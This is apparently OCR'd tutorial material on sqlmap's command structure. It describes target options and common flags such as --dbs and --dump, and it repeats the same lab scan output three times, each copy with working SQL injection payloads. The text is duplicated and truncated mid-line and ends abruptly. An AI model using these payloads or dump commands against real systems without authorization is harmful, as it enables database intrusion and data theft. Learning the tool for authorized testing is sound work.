
   Specifies the URL of the web application to be tested.

2. **Command Options**

   Specifies the specific action to be performed, such as 'dbs,' 'tables,' or 'dump.'

3. **Additional Parameters**

   Specifies optional parameters to customize the attack, such as the injection technique, the target database, or the data to be extracted.



```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQ
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNS
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEY
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait............. (done)

[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:34:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[10:34:39] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[10:34:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:34:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
 (potential) technique found
[10:34:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the righ
of query columns. Automatically extending the range for current UNION query injection technique test
[10:34:39] [INFO] target URL appears to have 3 columns in query
[10:34:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6489=6489

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7857 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,(SELECT (ELT(7857=7857,1))),0x716a6b
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a786a71,0x5a5151727477666c4c4162475655626153796d79455947614b
a7a4f6f57724d586d614d,0x716a6b6a71),NULL-- swCD
---
[10:34:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[10:34:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.112.128'

[*] ending @ 10:34:39 /2019-04-30/

$
```


Sqlmap Command Structure

1 — **Target**

Specifies the web application **target** to be tested.

1. -u (URL):The -u option is used to specify the target URL for SQLMap to test for SQL injection vulnerabilities.
   Example:
   sqlmap -u "http://ex.com/vulnerable.php?id=1" --dbs

2. -r (Request File):The -r option is used to specify a request file containing the complete HTTP request that SQLMap should use.
   Example:
   sqlmap -r request.txt --dbs




```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQ
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNS
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEY
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)

[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:34:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[10:34:39] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[10:34:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:34:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
 (potential) technique found
[10:34:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the righ
of query columns. Automatically extending the range for current UNION query injection technique test
[10:34:39] [INFO] target URL appears to have 3 columns in query
[10:34:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6489=6489

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7857 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,(SELECT (ELT(7857=7857,1))),0x716a6b
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a786a71,0x5a5151727477666c4c4162475655626153796d79455947614b
a7a4f6f57724d586d614d,0x716a6b6a71),NULL-- swCD
---
[10:34:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[10:34:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.112.128'

[*] ending @ 10:34:39 /2019-04-30/

$
```

Sqlmap Command Structure

2 Command Options

a summary of common command options for SQLMap:

1.	\`-u\` (URL)	Specifies the target URL to test for SQL injection.
2.	\`-r\` (Request)	Uses a request file that contains the full HTTP request.
3.	\`--dbs\`	Lists all available databases once a vulnerability is found.
4.	\`--tables\`	Lists all tables in a specific database.
5.	\`--columns\`	Lists columns of a table in a specific database.
6.	\`--dump\`	Extracts data from a database table.
7.	\`--level\`	Sets the level of tests to perform (default is 1, max is 5).
8.	\`--risk\`	Sets the risk level of tests (default is 1, max is 3).
9.	\`--threads\`	Specifies the number of concurrent threads to use.



```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQ
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNS
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEY
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)

[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:34:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[10:34:39] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[10:34:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:34:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
 (potential) technique found
[10:34:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the righ
of query columns. Automatically extending the range for current UNION query injection technique test
[10:34:39] [INFO] target URL appears to have 3 columns in query
[10:34:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6489=6489

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7857 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,(SELECT (ELT(7857=7857,1))),0x716a6b
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a786a71,0x5a5151727477666c4c41624756556261537964794559476146
a7a4f6f57724d586d614d,0x716a6b6a71),NULL-- swCD
---
[10:34:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[10:34:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.112.128'

[*] ending @ 10:34:39 /2019-04-30/

$
```

Sqlmap Command Structure

3

Additional Parameters

